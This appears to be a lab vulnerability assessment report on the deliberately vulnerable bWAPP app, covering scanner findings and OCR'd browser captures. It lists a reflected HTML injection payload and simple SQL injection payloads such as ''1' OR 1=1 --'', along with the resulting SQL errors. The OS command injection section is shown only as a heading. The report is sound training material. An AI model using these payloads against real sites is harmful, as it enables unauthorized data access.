bWAPP Web Application Vulnerability Assessment Report

1. Introduction

This vulnerability assessment report presents the results of a manual web application security assessment conducted on the bWAPP application. The assessment was focused on identifying common web vulnerabilities through a combination of automated scanning and manual exploitation. The objective was to understand the threat surface of the application and document identified issues along with potential risks.

2. Methodology

The following tools and techniques were used during the assessment:
- Nikto for identifying basic web server vulnerabilities
- WhatWeb and Wappalyzer for fingerprinting web technologies
- Manual testing for exploiting vulnerabilities including:
- HTML Injection (Reflected - GET)
- SQL Injection (GET method)
- OS Command Injection

The findings were manually verified and documented. Payloads were executed turn by turn to observe system responses.

3. Tools Used

- Nikto: Web server scanner for detecting known issues
- WhatWeb: Technology detection tool
- Wappalyzer: Browser-based tool for detecting CMS, frameworks, and server info
- Browser (Manual Testing): For injecting payloads and analyzing responses


4. Findings

4.1 Nikto Scan

Nikto was used to detect known vulnerabilities, outdated versions, and server misconfigurations.

Sample Findings:
- Apache version disclosure
- Missing security headers


- Directory listings enabled




4.2 WhatWeb & Wappalyzer Scan

WhatWeb and Wappalyzer were used to identify the underlying technologies powering the bWAPP application.

Technologies Identified:
- PHP
- Apache HTTP Server
- MySQL (via observed interactions)







4.3 Manual Vulnerability Testing

4.3.1 HTML Injection (Reflected - GET)

A reflected HTML injection vulnerability was identified in a GET request parameter. The application fails to properly sanitize user input before rendering it back to the browser.

Payload Used:
1. <h1 style="color:red;">Hacked</h1>





4.3.2 SQL Injection (GET/Search)


A SQL injection vulnerability was found in the search functionality using the GET method. By manipulating input parameters, it was possible to interfere with the SQL query logic.


Payloads Used:


Initial Payloads:
1. 1’ OR 1=1 --
2. 1’ AND 1=0 --


Follow-up Payloads:


1. 1 OR 1=1 --
2. 1 And 1=0 --


Vulnerability Scan Report
bWAPP - SQL Injection
localhost:8080/sqli_2.php?movie=1&action=go
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation Go
Title Release Character Genre IMDb
G.I. Joe: Retaliation 2013 Cobra Commander action Link
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Status Method Domain File Initiator Type Transferred Size
200 GET localhost:8080 sqli_2.php?movie=1&action=go document html 4.26 kB 14.30 kB
200 GET localhost:8080 html5.js script js cached 0 B
200 GET localhost:8080 favicon.ico FaviconLoader.sys.mjs:175... vnd.micros... cached 1.15 kB
3 requests 15.45 kB / 4.26 kB transferred Finish: 507 ms DOMContentLoaded: 212 ms load: 253 ms


Vulnerability Scan Report
bWAPP - SQL Injection
localhost:8080/sqli_2.php?movie=1' OR 1=1 -- &action=go
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation Go
Title Release Character Genre IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' OR 1=1 --' at line 1
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Status Method Domain File Initiator Type Transferred Size
200 GET localhost:8080 sqli_2.php?movie=1' OR 1=1 -- &action=go document html 1.59 kB 2.87 kB
200 GET localhost:8080 html5.js script js cached 0 B
200 GET localhost:8080 favicon.ico FaviconLoader.sys.mjs:175... vnd.micros... cached 1.15 kB
3 requests 4.02 kB / 1.59 kB transferred Finish: 409 ms DOMContentLoaded: 338 ms load: 372 ms


Vulnerability Scan Report
bWAPP - SQL Injection
localhost:8080/sqli_2.php?movie=1 OR 1=1 -- &action=go
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation Go
Title Release Character Genre IMDb
G.I. Joe: Retaliation 2013 Cobra Commander action Link
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Status Method Domain File Initiator Type Transferred Size
200 GET localhost:8080 sqli_2.php?movie=1 OR 1=1 -- &action=go document html 4.27 kB 14.30 kB
200 GET localhost:8080 html5.js script js cached 0 B
200 GET localhost:8080 favicon.ico FaviconLoader.sys.mjs:175... vnd.micros... cached 1.15 kB
3 requests 15.45 kB / 4.27 kB transferred Finish: 550 ms DOMContentLoaded: 297 ms load: 336 ms



Vulnerability Scan Report
bWAPP - SQL Injection
localhost:8080/sqli_2.php?movie=1' AND 1=0 -- &action=go
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation Go
Title Release Character Genre IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND 1=0 --' at line 1
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Status Method Domain File Initiator Type Transferred Size
200 GET localhost:8080 sqli_2.php?movie=1' AND 1=0 -- &action=go document html 1.59 kB 2.88 kB
200 GET localhost:8080 html5.js script js cached 0 B
200 GET localhost:8080 favicon.ico FaviconLoader.sys.mjs:175... vnd.micros... cached 1.15 kB
3 requests 4.03 kB / 1.59 kB transferred Finish: 631 ms DOMContentLoaded: 376 ms load: 405 ms





4.3.3 OS Command Injection

